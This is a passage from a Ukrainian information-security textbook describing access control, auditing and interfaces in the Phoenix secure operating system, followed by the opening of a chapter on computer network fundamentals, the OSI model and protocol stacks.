Основою засобів захисту в ОС Фенікс є монітор взаємодій, який працює разом із ядром і контролює усі взаємодії відповідно до політики безпеки. Також монітор взаємодій надає інформацію для протоколу аудита. Контроль взаємодій здійснюють таким чином (рис. 14.5) [97]:

- клієнт здійснює запит УНІДО у вигляді повідомлення, спрямованого на адресу порту сервера, який обслуговує необхідний об'єкт;
- мікроядро передає це повідомлення монітору взаємодій і блокує порт клієнта;
- монітор взаємодій перевіряє запит на відповідність моделі безпеки;
- якщо монітор взаємодій забороняє операцію, мікроядро надсилає на порт клієнта повідомлення про відмову в доступі та деблокує його;
- якщо монітор взаємодій дозволяє операцію, ядро спрямовує повідомлення на порт сервера і копіює його вміст в адресний простір сервера;
- обробивши запит, сервер надсилає у відповідь повідомлення на порт клієнта;
- мікроядро контролює відповідність цього повідомлення вихідному запиту і в разі відповідності копіює вміст повідомлення в адресний простір клієнта, а потім деблокує його порт і повідомляє про одержання повідомлення.




Рис. 14.5. Організація контролю доступу в ОС Фенікс

Монітор взаємодій не реалізує жодної моделі безпеки, він лише контролює операції УНІДО. Для прийняття рішення щодо можливості доступу він взаємодіє зі спеціальним набором компонентів, які забезпечують можливість реалізації будь-якої моделі безпеки, заснованої на відносинах суб'єкт–об'єкт і атрибутах безпеки. Зазначені компоненти — це група служб, що зберігають атрибути безпеки суб'єктів і об'єктів, правила контролю та керування доступом, облікові записи користувачів та іншу інформацію, необхідну для прийняття рішення щодо можливості доступу згідно з правилами обраної моделі безпеки. Одна з цих служб забезпечує незалежне від конкретної моделі зберігання атрибутів безпеки у спеціальній базі, розміщеній у спеціальній файловій системі. Ці служби разом із монітором взаємодій і службами автентифікації, аудита та контролю цілісності повністю ізольовані від решти компонентів ОС і можуть взаємодіяти лише між собою. Така організація контролю доступу дає змогу досягти повної незалежності реалізації засобів захисту і функціональних служб, виключає необхідність взаємодії між процесами користувача та засобами захисту. Також значно знижується імовірність появи вразливостей, пов'язаних із помилками в реалізації засобів захисту. Крім того, зміна моделей керування доступом і впровадження нових моделей не потребує змінення мікроядра чи функціональних служб.

За базову модель керування доступом в ОС Фенікс використовується комбінація класичної моделі мандатного керування та оригінальної дискреційної моделі ієрархічного керування поширенням повноважень.

Мандатну та дискреційну моделі доступу реалізують відповідні служби, що підтримують монітор взаємодій під час прийняття рішення щодо доступу. Для контролю доступу до об'єктів будь-якого сервера можна застосовувати правила обох моделей. Доступ надається лише тоді, коли він не суперечить правилам жодної з двох моделей.

Додатковою функцією монітора взаємодій у системі є добирання інформації, що стосується запитів, для протоколу аудита. Добирання подій і формування записів журналу здійснює спеціальний сервер аудита.

Сервер автентифікації підтверджує справжність ідентифікаторів користувачів і взаємодіє з апаратними пристроями автентифікації. Набір автентифікаційних параметрів (ключі, паролі тощо) визначено вимогами до підсистеми автентифікації і може бути змінено у широких межах.

Організація взаємодій за технологією клієнт–сервер дає змогу контролювати роботоздатність компонентів ОС Фенікс і в разі виявлення відмови здійснювати їх перезапуск. Цю функцію забезпечує служба, що відповідає за контроль цілісності.

14.3.3. Дискреційна модель ієрархічного керування

Розглянемо модель керування доступом, спеціально розроблену для ОС Фенікс [97]. Ця модель доповнює звичайне дискреційне керування доступом, коли є можливість конкретно вказати тип доступу для будь-якої пари суб'єкт–об'єкт, чітко визначеним обмеженням процесу розповсюдження прав. Ця модель використовує суворо ієрархічну структуру користувачів, задану відносинами керівник–підлеглий, в якій права доступу зростають від підлеглого до керівника. Кожен керівник

має повне право керувати об'єктами підпорядкованих йому користувачів і відповідає за поширення на них прав доступу. На вершині ієрархії знаходиться супервізор із максимальними повноваженнями. Проте це не означає, що в системі повинен існувати такий користувач.

Для кожної пари суб'єктів і об'єктів дозволені методи доступу задаються стандартним набором прав (читання, записування, додавання, виконання) і правами керування доступом. Керування поширенням повноважень здійснюється за допомогою трьох прав: права змінювати права доступу для самого себе (*m*), права призначати права доступу для інших (*c*) і права передавати іншим повноваження керування доступом (*cp*). Усі права можуть зустрічатися в будь-яких комбінаціях. Єдиним обмеженням є пара *c* і *cp*: встановлювати *cp* можна лише за наявності *c*. Право керування доступу *m* надає суб'єкту повноваження змінювати свої права доступу до об'єкта, але не дає змоги встановлювати права *c* і *cp*. Право керування доступом *c* надає суб'єкту можливість призначати права доступу до об'єкта для своїх підлеглих, але не більші, ніж має сам суб'єкт. При цьому змінювати власні права цей атрибут користувачу не дозволяє. Право на передавання повноважень керування доступом *cp* дає змогу суб'єкту призначати своїм підлеглим право *c*.

Керування доступом здійснюється згідно з такими правилами.

1. Визначення прав доступу для пари суб'єкт–об'єкт.

   У таблиці прав слід явно вказати права доступу кожного суб'єкта до кожного об'єкта.

2. Генерування прав доступу для нового об'єкта, створеного суб'єктом.

   Для кожного об'єкта, створеного суб'єктом, призначають такі права доступу:

   - *r*, *w*, *m* для суб'єкта, що створив об'єкт, а якщо він є керівником (тобто має підлеглих) — то ще й *c* (право *c* можна надавати, незважаючи на останню умову: підлеглі можуть з'явитися пізніше);
   - *r*, *m*, *c*, *cp* для керівника суб'єкта, що створив об'єкт, і для всіх його керівників аж до супервізора;
   - решта не мають жодних прав (опціонально можна задавати для підлеглих одного й того самого керівника деякий набір прав, окрім *m*, *c*, *cp*).

3. Встановлення суб'єктом прав доступу деякого іншого суб'єкта до об'єкта.

   Суб'єкт *s*1 може встановлювати набір прав *P* суб'єкту *s*2 для об'єкта *o* з такими обмеженнями:

   - якщо *s*1 і *s*2 — один і той самий суб'єкт, то встановлювати самому собі права суб'єкт може лише за наявності права *m*; права *c* і *cp* встановлювати самому собі не можна;
   - інакше, якщо *s*1 — керівник (безпосередній чи вищий) *s*2, то:
     - якщо *s*1 має на об'єкт *o* права *c* і *cp*, то він може встановити (відкликати) суб'єкту *s*2 права у межах своїх прав;
     - інакше, якщо *s*1 має на об'єкт *o* право *c*, то він може встановити (відкликати) суб'єкту *s*2 права у межах своїх прав, окрім права *c*;

- інакше, якщо *s*1 не має на об'єкт *o* права *c*, то він не може встановити (відкликати) права суб'єкту *s*2;
- інакше, якщо *s*1 не є керівником (безпосереднім чи вищим) *s*2, то він не може встановити (відкликати) права суб'єкту *s*2.

Обмеження власних прав означає, що:

- якщо *s*1 має на об'єкт *o* право *m*, це обмеження не діє в частині прав *r*, *w*, *e* (тобто *s*1 може встановлювати (відкликати) ці права на об'єкт *o*, незважаючи на те, чи має він сам на цей об'єкт такі права);
- якщо *s*1 не має на об'єкт *o* права *m*, це обмеження означає, що множина прав, яку встановлює *s*1, має повністю належати множині прав доступу *s*1 до *o*.

Слід зазначити, що до каталогів застосовують такі самі правила політики безпеки, як і до файлів даних.

Використання будь-якої дискреційної моделі не може знизити ймовірність витоку інформації, спричиненого впровадженням «троянського коня». Як уже зазначалося в розділі 4, адекватний захист від цієї атаки може забезпечити лише мандатна модель керування доступом. Проте слід зауважити, що в реалізованій в операційній системі Фенікс моделі ієрархічного керування поширенням повноважень передбачено заходи з обмеження можливості застосування такої атаки. По-перше, завдяки ієрархічній організації суб'єктів витік інформації може відбуватися лише в напрямку підлеглих суб'єкта, що запустив шкідливу програму (лише вниз деревом ієрархії суб'єктів). По-друге, для будь-якого начальника до файлів його підлеглих за умовчанням встановлюється лише право на читання, але не на записування і виконання. Якщо керівник не змінить ці права, будь-яка спроба впровадження «троянського коня» буде викликати протидію з боку системи розмежування доступу.

14.3.4. Засоби керування доступом

Керувати атрибутами доступу в операційній системі Фенікс можна безпосередньо з консолі Фенікс із використанням командних рядків або за допомогою програмного засобу Адміністратор доступу, що функціонує на платформі Windows і взаємодіє з відповідними компонентами системи Фенікс. Графічний інтерфейс Адміністратора доступу складається з вікна керування користувачами та вікна керування об'єктами.

Вікно керування користувачами відображає ієрархію користувачів, а вікно керування об'єктами – об'єкти ОС Фенікс. У вікні керування об'єктами для кожного об'єкта вказано його ім'я, час створення, маску прав доступу, мітку безпеки та категорію об'єкта. Програма Адміністратор доступу враховує особливості ієрархії користувачів, яку підтримує ОС Фенікс. Наприклад, кожному користувачу-керівнику надано зручний спосіб переглядати права доступу його підлеглих і право керувати ними.

Керуючи атрибутами об'єктів, можна змінювати їхній рівень безпеки або категорію. Змінювати атрибути безпеки об'єкта у вікні програми Адміністратор

доступу можна через контекстне меню. Адміністратор доступу дає змогу встановлювати права чи змінювати мітки доступу для окремих об'єктів і для груп обраних об'єктів. Будь-яку операцію встановлення атрибутів безпеки (зокрема й над групою об'єктів) можна виконувати рекурсивно: для об'єкта-контейнера і для всіх об'єктів, розташованих нижче в ієрархії.

За допомогою Адміністратора доступу можна також керувати обліковими записами користувачів ОС Фенікс. У головному вікні програми відображається фрагмент ієрархії, що доступний для активного користувача: відомості про його підлеглих. Щоб додати нового користувача в систему, потрібно ввести його умовне (облікове) ім'я і пароль, а також встановити мітку безпеки та категорії. Після цього користувач стає підлеглим поточного користувача. Параметри облікового запису можна редагувати.

14.3.5. Перегляд протоколу аудита

Протокол аудита подано у вигляді таблиці. Кожний запис (рядок) таблиці містить набір полів, де вказано, зокрема, час генерування запису, ім'я об'єкта, рівень конфіденційності об'єкта тощо. Переглядаючи протокол, можна призначати фільтри, які дають змогу лишити в таблиці лише потрібні записи. Добирати записи можна за такими тринадцятьма критеріями: тип події, тип повідомлення, ідентифікатор суб'єкта, ідентифікатор об'єкта, час, результат операції, ідентифікатор процесу, ідентифікатор сервера, рівень суб'єкта, рівень об'єкта, категорії суб'єкта, категорії об'єкта, права доступу.

Стовпці таблиці — це поля записів, обраних для відображення. Таких полів може бути дев'ятнадцять: час події, тип події, ідентифікатор події, тип повідомлення, ідентифікатор повідомлення, номер процесу, ідентифікатор суб'єкта, сервер, ідентифікатор об'єкта, рівень суб'єкта, категорії суб'єкта, рівень об'єкта, категорії об'єкта, права доступу, результат операції, коментар. Користувач має можливість включати та відключати відображення полів записів і сортувати таблицю за будь-яким полем.

14.3.6. Програмні інтерфейси системи

Сумісність операційної системи Фенікс із системою UNIX на рівні програмних інтерфейсів забезпечує спеціальна бібліотека для POSIX-застосувань. Ця бібліотека містить множину головних викликів стандартних бібліотек UNIX, реалізація яких не вступає в конфлікт із головним призначенням Фенікс — гарантуванням безпеки.

Захищена операційна система з гнучкою політикою безпеки, якою є Фенікс, не може повністю відповідати програмним інтерфейсам ОС UNIX [97]. Забезпечення повної сумісності вимагало б запозичення архітектури UNIX, а відтак успадкування притаманних їй уразливостей. Тому рівень сумісності захищеної операційної системи можна назвати задовільним, якщо є можливість переносити прикладне програмне забезпечення, яке не реалізує функції захисту чи адміністрування.

В операційній системі Фенікс емуляцію системних викликів UNIX здійснено на рівні прикладних програм. Це дає можливість звільнити сервіси від необхідності забезпечувати трансляцію викликів POSIX у методи УНІДО і виключає вплив програмних інтерфейсів, успадкованих від незахищених систем, на компоненти ОС Фенікс.

14.3.7. Застосування операційної системи Фенікс

Застосування спеціальної захищеної ОС як базового компонента захищених інформаційних систем у сукупності з використанням стандартних прикладних програм дає змогу досягти достатньо високого рівня безпеки і отримати універсальні рішення, які можуть бути використані для зберігання й оброблення конфіденційної інформації, зокрема інформації, яка належить до державної таємниці, або інформації про ключі в криптографічних системах. Окрім того, таку ОС можна використовувати як базову платформу для засобів захисту: систем керування безпекою, міжмережних екранів (брандмауерів), засобів шифрування тощо.

Розробники пропонують кілька типових рішень захищених систем оброблення інформації, заснованих на ОС Фенікс:

- ✦ файловий сервер зберігання конфіденційної інформації, що забезпечує гнучке керування доступом на основі широкого класу політик безпеки з використанням спеціальної мови керування доступом;
- ✦ офісний комплекс оброблення закритої інформації, що реалізує всі розповсюджені засоби електронного документообігу;
- ✦ захищені сховища даних на основі ОС Фенікс і зовнішньої СКБД із можливістю гнучкого керування доступом до даних;
- ✦ засоби керування безпекою гетерогенних мереж, що застосовують інтернет-, інтранет- і екстранет-технології.

Висновки

1. Досвід створення захищених ІКС свідчить, що більшість функцій захисту має бути реалізовано на рівні ОС, де здійснюється основне керування ресурсами системи. Захищена ОС дає змогу долучати до ІКС незахищені компоненти (прикладні програми), роботу яких можна ретельно контролювати. Захищена ОС створює надійне середовище для роботи інших засобів захисту, зокрема криптографічних засобів, міжмережних екранів і систем виявлення вторгнень.
2. Операційне середовище Trusted Solaris розроблено компанією Sun Microsystems для вирішення завдань оброблення конфіденційної інформації. Trusted Solaris широко застосовується в урядових установах США та інших країн, а також в інших організаціях, де висувають підвищені вимоги до оброблення конфіденційної інформації.
3. Система Trusted Solaris підтримує дискреційне та мандатне керування доступом. Дискреційне керування здійснюють на основі як традиційних бітів доступу

UNIX, так і списків керування доступом. У разі мандатного керування доступом суб'єктам приписують допуски (максимальний рівень безпеки, дозволений користувачу) і мітки (визначають поточний рівень безпеки, з яким працює користувач). Trusted Solaris є прикладом удосконалення ОС Solaris задля виконання підвищених вимог до захищеності.

4. У системі реалізовано окреме зберігання об'єктів різного рівня конфіденційності у спеціальних прихованих каталогах. З яким би рівнем безпеки користувач не працював у системі, він може бачити лише ті об'єкти, доступ до яких йому дозволено в поточному сеансі.
5. Суперкористувача root використовують у Trusted Solaris лише під час інсталяції системи. Завдання адміністрування розподілено між різними визначеними наперед ролями. Роль — спеціальний обліковий запис, яким користувач може скористатися лише після входження в систему у звичайний спосіб.
6. ОС Фенікс було розроблено як систему, що задовольняє найсуворіші вимоги з безпеки інформації. Основу безпеки цієї ОС становить її мікроядерна архітектура, яка дає змогу повністю ізолювати всі компоненти системи і організувати всі взаємодії між ними за принципом клієнт-сервер виключно шляхом обміну повідомленнями. Мікроядро контролює передавання повідомлень і реалізує концепцію монітора взаємодій. Сам монітор не є складовою мікроядра, що дає змогу легко змінювати політику безпеки без модифікацій ядра і застосовувати відразу кілька моделей керування доступом.
7. В ОС Фенікс застосовують дискреційне і мандатне керування доступом. Дискреційна модель, суттєво модифікована порівняно із традиційною моделлю, забезпечує ієрархічне поширення повноважень. Система підтримує ієрархічну організацію суб'єктів (користувачів) за принципом керівник–підлеглий.
8. Програмні інтерфейси ОС Фенікс дають змогу виконувати прикладні програми Windows і такі прикладні програми UNIX, які використовують лише ті виклики POSIX, що не реалізують функції захисту чи адміністрування.
9. Для ефективного застосування ОС Фенікс розробники пропонують стандартні рішення захищених систем оброблення інформації, засновані на цій операційній системі.

Контрольні запитання та завдання

1. Обґрунтуйте ефективність реалізації засобів захисту на рівні ОС для створення захищених ІКС.
2. В яких ситуаціях у разі дискреційного керування доступом не вистачає традиційних атрибутів UNIX і потрібно застосовувати списки керування доступом? Наведіть приклади.
3. Поясніть поняття «допуски», «мітки», «категорії» в моделі мандатного керування, яку застосовують у Trusted Solaris.
4. Що означає «мітка А суворо домінує над міткою В». Наведіть приклади.

5. Що таке багаторівневі й однорівневі каталоги в Trusted Solaris?
6. Що таке адміністративна роль в Trusted Solaris?
7. Охарактеризуйте архітектуру ОС Фенікс, назвіть її переваги.
8. Які можливості надає винесення монітора взаємодій за межі мікроядра?
9. У чому полягають особливості дискреційної моделі керування доступом, застосованої в ОС Фенікс?
10. Які обмеження накладено на POSIX-сумісні прикладні програми в операційній системі Фенікс?

Частина V

Захист інформації в розподілених системах

Розділ 15

Основи безпеки інформації в комп'ютерних мережах

- Комп'ютерні мережі
- Відкриті системи
- Стеки протоколів
- Адресація і маршрутизація в Інтернеті
- Типові вразливості та типові атаки у розподілених ІКС
- Безпека взаємодії відкритих систем

15.1. Основні відомості про комп'ютерні мережі

Цей розділ, як і кілька наступних, присвячено проблемам безпеки розподілених інформаційно-комунікаційних систем. Тут буде розглянуто специфічні загрози, типові вразливості та реальний стан безпеки, притаманні розподіленим системам. Також йтиметься про засоби захисту, які дають змогу суттєво підвищити рівень захищеності інформації в розподілених системах. Для того щоб мати можливість предметно обговорювати питання, пов'язані з розподіленими системами, і, зокрема, з функціонуванням комп'ютерних мереж, стисло розглянемо базові питання, пов'язані з мережами і взаємодією систем через мережі.

Спочатку дамо деякі базові визначення [113]. Комп'ютерна, або обчислювальна, мережа — це сукупність комп'ютерів, пов'язаних між собою лініями зв'язку, які утворюються за допомогою кабелів і комунікаційних пристроїв (адаптерів, комутаторів тощо). Комп'ютерна мережа — це окремий випадок (складова) розподіленої, або децентралізованої, обчислювальної системи. Основною ознакою розподіленої обчислювальної системи є наявність кількох центрів оброблення даних, розподілених у просторі. На основі розподілених обчислювальних систем будують розподілені інформаційно-комунікаційні системи.

Важливою характеристикою мережі є її топологія. *Топологія* — це конфігурація графа, вершинам якого відповідають вузли мережі (комп'ютери і, можливо, комутаційні пристрої), а ребрам — зв'язки між ними. Розрізняють фізичну і логічну топології. Фізична топологія описує конфігурацію фізичних зв'язків між комп'ютерами (електричних проводів, оптичних кабелів тощо), а логічна топологія — конфігурацію можливих маршрутів обміну повідомленнями.

Фізична і логічна топології деякої мережі можуть суттєво відрізнятися. Наприклад, мережа Token Ring має фізичну топологію «зірка», у центрі якої знаходиться спеціальний комутаційний пристрій, а її логічна топологія — «кільце»

(кожна станція отримує повідомлення лише від однієї, розташованої попереду, станції та передає повідомлення одній — розташованій за нею). Мережа 10Base-T Ethernet так само має фізичну топологію «зірка», а логічну топологію — «спільна шина» (усі станції мають рівноправний доступ до спільного середовища передавання даних).

Також важливою характеристикою мережі є принцип, за яким здійснюється з'єднання (комутація) абонентів між собою, — *комутація каналів* (Circuit Switching) або *комутація пакетів* (Packet Switching). Із послідовно з'єднаних ділянок утворюється неперервний фізичний канал, який монопольно використовують два кінцеві вузли. Комутація пакетів передбачає, що всі дані, які передаються мережею, подрібнюються на окремі порції (блоки) даних, які у різних технологіях називають *пакетами* (Packet), *кадрами* (Frame) або *комірками* (Cell). Кожний пакет передається по мережі окремо і незалежно від інших пакетів. У подальшому ми розглядатимемо переважно мережі, побудовані на принципі комутації пакетів.

І комутацію каналів, і комутацію пакетів здійснюють *динамічно* (тобто за запитом абонентів — як правило, таке з'єднання триває від кількох секунд до кількох годин) і *постійно* (комутацію здійснює персонал, що обслуговує мережу, типовий термін підтримки з'єднання — кілька місяців). Постійні з'єднання у мережах із комутацією каналів називають *виділеними лініями* (Dedicated Line).

15.1.1. Відкриті системи

Одним із головних напрямів розвитку інформаційних технологій є технологія *систем з відкритою архітектурою* (*відкритих систем*). Ця технологія забезпечує мобільність прикладних програм — можливість їх перенесення на різні платформи і взаємодії різних систем між собою. Цього досягають використанням лише тих програмних і апаратних інтерфейсів, що відповідають міжнародним стандартам.

Згідно з визначенням Національного інституту стандартів США (National Institute of Standards and Technology, NIST) [114]: «Відкрита система — це система, що здатна взаємодіяти з іншою системою за допомогою реалізації міжнародних стандартних протоколів. Відкритими системами є як кінцеві, так і проміжні системи. Однак відкрита система не обов'язково може бути доступна іншим відкритим системам. Цю ізоляцію можна забезпечити фізичним відокремленням системи або використанням технічних можливостей, спрямованих на захист інформації в комп'ютерах і засобах комунікацій».

15.1.2. Модель взаємодії відкритих систем

Завдання забезпечення взаємодії сутностей (об'єктів), що входять до складу ІКС і об'єднані у мережу, полягає у вирішенні багатьох проблем. Це й вибір способу адресації об'єктів у мережі, узгодження електричних сигналів під час встановлення електричного зв'язку та забезпечення надійного передавання даних, оброблення повідомлень про помилки, формування повідомлень, що надсилаються, інтерпретація отриманих повідомлень тощо. Завдання такого рівня складності звичайно розбивають на кілька підзавдань і для виконання кожного з них призначають

окремий модуль. Усі модулі, що виконують підзавдання, поділяють на ієрархічно впорядковані групи — рівні. Для кожного рівня визначають набір функцій-запитів, з якими до його модулів можуть звертатися модулі, які належать до вищого рівня, задля виконання своїх завдань. Такий формально визначений набір функцій і формати повідомлень, якими обмінюються два сусідні рівні під час взаємодії, називають *інтерфейсом*.

Правила взаємодії двох об'єктів у мережі описують у вигляді набору процедур для кожного з рівнів. Такі формалізовані правила, що визначають послідовність і формат повідомлень, якими обмінюються мережні компоненти, розташовані на одному рівні але в різних вузлах мережі, називають *протоколами*. Погоджений набір протоколів різних рівнів, достатній для організації міжмережної взаємодії, називають *стеком протоколів*.

За сприяння Міжнародної організації зі стандартів (International Organization for Standardization, ISO) було розроблено модель, в якій чітко визначено різні рівні взаємодії систем і надано їм стандартні імена; тут також визначено, які функції має виконувати кожен рівень. Це модель *взаємодії відкритих систем* (Open Systems Interconnection, OSI) [115], яку ще називають *еталонною моделлю* (Reference Model).

Ця модель взаємодії складається із семи рівнів. Кожен рівень відповідає за забезпечення одного певного аспекту взаємодії та підтримує інтерфейси із сусідніми рівнями. Рівні моделі OSI нумерують, починаючи з нижнього. Посилання на певний рівень роблять як за його назвою, так і за номером (наприклад, «обладнання другого рівня», «протокол третього рівня»). У табл. 15.1 наведено перелік основних функцій, що реалізуються на різних рівнях [113].

Таблиця 15.1. Рівні моделі OSI та реалізовані на них функції

№	Рівень	Функції
7	Прикладний (Application)	Набір протоколів доступу користувачів до ресурсів мережі. Саме до цього рівня звертаються прикладні програми
6	Представницький (Presentation)	Узгодження форми подання інформації, що передається, зокрема, узгодження різних наборів символів
5	Сеансовий (Session)	Керування діалогом: визначення активної сторони, синхронізація
4	Транспортний (Transport)	Доставляння даних до кінцевого вузла із заданим рівнем надійності сервісу (з підтвердженням або ні, з відновленням або ні)
3	Мережний (Network)	Утворення єдиної транспортної системи, що об'єднує кілька підмереж, які у загальному випадку можуть бути побудовані на різних технологіях. На цьому рівні вирішують такі завдання: ✦ універсальної адресації, яка забезпечує унікальні адреси у всій мережі; ✦ просування (Forwarding) пакета даних об'єднаною мережею крізь послідовність підмереж до кінцевого вузла; ✦ маршрутизації, тобто визначення шляху, за яким пакет даних може досягти кінцевого вузла

Таблиця 15.1 (*закінчення*)

№	Рівень	Функції
2	Канальний (Data Link)	Утворення каналу, яким передаються блоки даних у межах *одної підмережі. На цьому рівні реалізується* багато функцій, що стало причиною подальшого його поділу на два підрівні: ✦ верхній — рівень керування логічним з'єднанням (Logical Link Control, LLC), який забезпечує коректне передавання кожного кадру, підтвердження доставлення, контроль послідовності; ✦ нижній — рівень керування доступом до середовища (Media Access Control, MAC), на якому здійснюється перевірка доступності середовища передавання, доступ до передавання та приймання кадрів, виявлення та корекція помилок
1	Фізичний (Physical)	Передавання бітів даних фізичними каналами зв'язку. Специфікації протоколів цього рівня мають узгоджувати тип і параметри сигналів, способи аналогової модуляції або цифрового кодування, типи кабелів і роз'єднувачів

У табл. 15.2 наведено кілька класифікацій протоколів різних рівнів, що дають змогу чітко визначити особливості цих протоколів.

Таблиця 15.2. Класифікації протоколів моделі OSI

Рівень моделі OSI	Рівень протоколу	Реалізація	Залежність від технології
Прикладний Представницький	Протокол верхнього рівня	Програмна	Протоколи, що не залежать від технології мережі
Сеансовий Транспортний Мережний	Протокол середнього рівня		
Канальний Фізичний	Протокол нижнього рівня	Апаратна	Протоколи, що залежать від технології мережі

Специфікації функцій, реалізованих різними рівнями еталонної моделі OSI, наведено у [116–122].

15.1.3. Стеки протоколів

На підставі запиту прикладної програми до прикладного рівня програмне забезпечення цього рівня формує повідомлення (пакет, або кадр) стандартного формату, де розміщує службову інформацію (заголовок) і, можливо, передані дані. Потім це повідомлення спрямовується до представницького рівня, який додає до повідомлення свій заголовок і передає результат униз, сеансовому рівню, що також додає заголовок і т. д. Зрештою, повідомлення досягає найнижчого, фізичного, рівня, який передає його по мережному каналу зв'язку.

Коли повідомлення потрапляє на інший об'єкт (комп'ютер), воно послідовно просувається вгору з рівня на рівень. На кожному рівні повідомлення аналізується та обробляється, з нього видаляється заголовок цього рівня і виконуються

відповідні функції. Після цього повідомлення передається рівню, що розміщений вище. Сукупність протоколів, які забезпечують взаємодію двох систем і передавання повідомлень між ними, утворює *стек протоколів*.

Розглянемо стеки мережних протоколів, які використовують найчастіше, та порівняємо їх із рівнями еталонної моделі OSI (табл. 15.3) [113].

Таблиця 15.3. Стеки мережних протоколів та їх порівняння із стеками протоколів рівнів моделі OSI

Рівні моделі OSI	IBM/Microsoft	TCP/IP		Novell	Стек OSI
Прикладний	SMB	Telnet, FTP, SMTP, NNTP, HTTP, SNMP		NCP, SAP	X.400, X.500, VTP, FTAM
Представницький					Протокол подання OSI
Сеансовий	NetBIOS	TCP			Сеансовий протокол OSI
Транспортний			UDP	SPX	Транспортний протокол OSI
Мережний	–	IP, ICMP, RIP, OSPF		IPX, RIP, NLSP	IS-IS
Канальний	Ethernet (802.3), Token Ring (802.5), FDDI, SLIP, PPP, X.25, ATM, LAP-B, LAP-D				
Фізичний					

Стек протоколів NetBIOS/SMB було створено для невеликих локальних мереж, де його і використовують. Стек протоколів IPX/SPX було розроблено на початку 80-х років минулого століття для мереж, побудованих із персональних комп'ютерів, що мали обмежені ресурси, завдяки чому він тривалий час домінував у локальних і корпоративних мережах.

Стек TCP/IP також було розроблено в кінці 70-х — на початку 80-х років минулого століття за ініціативи Міністерства оборони США для експериментальної мережі ARPAnet та її зв'язку з іншими мережами. Перевага цього стека протоколів полягає у його орієнтації на об'єднані гетерогенні мережі. Саме на цьому стеку протоколів базується Інтернет — нащадок проекту ARPAnet. Поступово, зі зростанням обчислювальної потужності комп'ютерів, стек TCP/IP суттєво потіснив інші стеки протоколів у локальних мережах і зараз є домінуючим у корпоративних мережах. Слід зазначити, що стек TCP/IP, на відміну від моделі OSI, має чотири рівні:

- верхній, що відповідає прикладному і представницькому рівням моделі OSI;
- транспортний, що містить транспортні протоколи, причому протокол TCP, від якого походить назва цього стека, реалізує ще й функції сеансового рівня;
- мережний, що відповідає мережному рівню моделі OSI;
- нижній, на якому реалізовано різні мережні технології, тобто функції фізичного і канального рівня.

Стек протоколів OSI — єдиний стек, який цілком відповідає 7-рівневій моделі. Він досі не набув широкого визнання, хоча існують реалізації відповідних

протоколів для багатьох платформ. Окремі протоколи з цього стека використовують і в інших мережах. Серед таких можна назвати деякі протоколи прикладного рівня і протоколи маршрутизації.

15.2. Інтернет

Інтернет — це глобальна мережа, побудована на стеку протоколів TCP/IP. Можна з упевненістю сказати, що Інтернет є одним із найвизначніших досягнень реалізації концепції відкритих систем. Назва «Інтернет» означає «об'єднана мережа» і походить від англійського «internetworking» — міжмережна взаємодія, об'єднання гетерогенних мереж. Саме можливості стека протоколів TCP/IP дають змогу об'єднувати окремі підмережі (в Інтернеті їх називають мережами), побудовані на різних технологіях. Це можуть бути локальні мережі на кшталт Ethernet, Token Ring, а також глобальні мережі X.25, Frame Relay тощо. Пізніше було розроблено технології передавання трафіку IP через мережі, що використовують інші принципи, зокрема ATM (віртуальні постійні або комутовані канали) та ISDN (цифрова мережа з комутацією каналів).

Пристрої, що об'єднують різні мережі та здійснюють передавання пакетів між ними, називають *мостами* (Bridge), *шлюзами* (Gateway) чи *маршрутизаторами* (Router). Ми не будемо зосереджуватися на технічних особливостях таких пристроїв, зауважимо лише, що хоча в Інтернеті переважно використовують термін «шлюз», ми використовуватимемо термін «маршрутизатор», щоб підкреслити програмно реалізовану функцію вибору напрямку передавання пакета.

Інтернет вважають мережею, що надає послуги порівняно низької якості. Інтернет відповідає вимогам передавання комп'ютерного трафіку, але важко пристосовується до передавання потокового трафіку (аудіо, відео) і не підтримує на достатньому рівні якість сервісу (Quality of Service, QoS) [123]. Разом із тим послуги Інтернету дешеві та доступні, їхня якість швидко зростає завдяки підвищенню пропускної здатності магістральних каналів і стрімкому розвитку мереж, через які абоненти підключаються до провайдерів (постачальників послуг). Якщо брати до уваги співвідношення якості послуг та їхньої ціни, то Інтернет у багатьох випадках переважає, тому саме ці послуги обирають організації різних форм власності для створення своїх корпоративних мереж.

Необхідно пам'ятати, що Інтернет сформувався як наслідок розвитку проекту ARPANET Міністерства оборони США. До певної міри Інтернет став не таким середовищем, яким його спочатку проектували. Деякі покладені в основу Інтернету технології були покликані забезпечувати зручність у використанні, надійність і відмовостійкість мережі, але вони не враховували ймовірність існування внутрішніх зловмисників, які порушують нормальне функціонування мережі, що й вплинуло на безпеку всередині її. Докладніше ці питання буде розглянуто в розділах 16, 17.

15.2.1. Організація

На ранній стадії розвитку Інтернету існувала так звана *магістраль* (Backbone), якою керувала організація, обрана урядом США. Усі решта мереж підключалися

до цієї магістралі, утворюючи деревоподібну структуру. І в наш час говорять про «магістраль Інтернету», але структура її радикально змінилася.

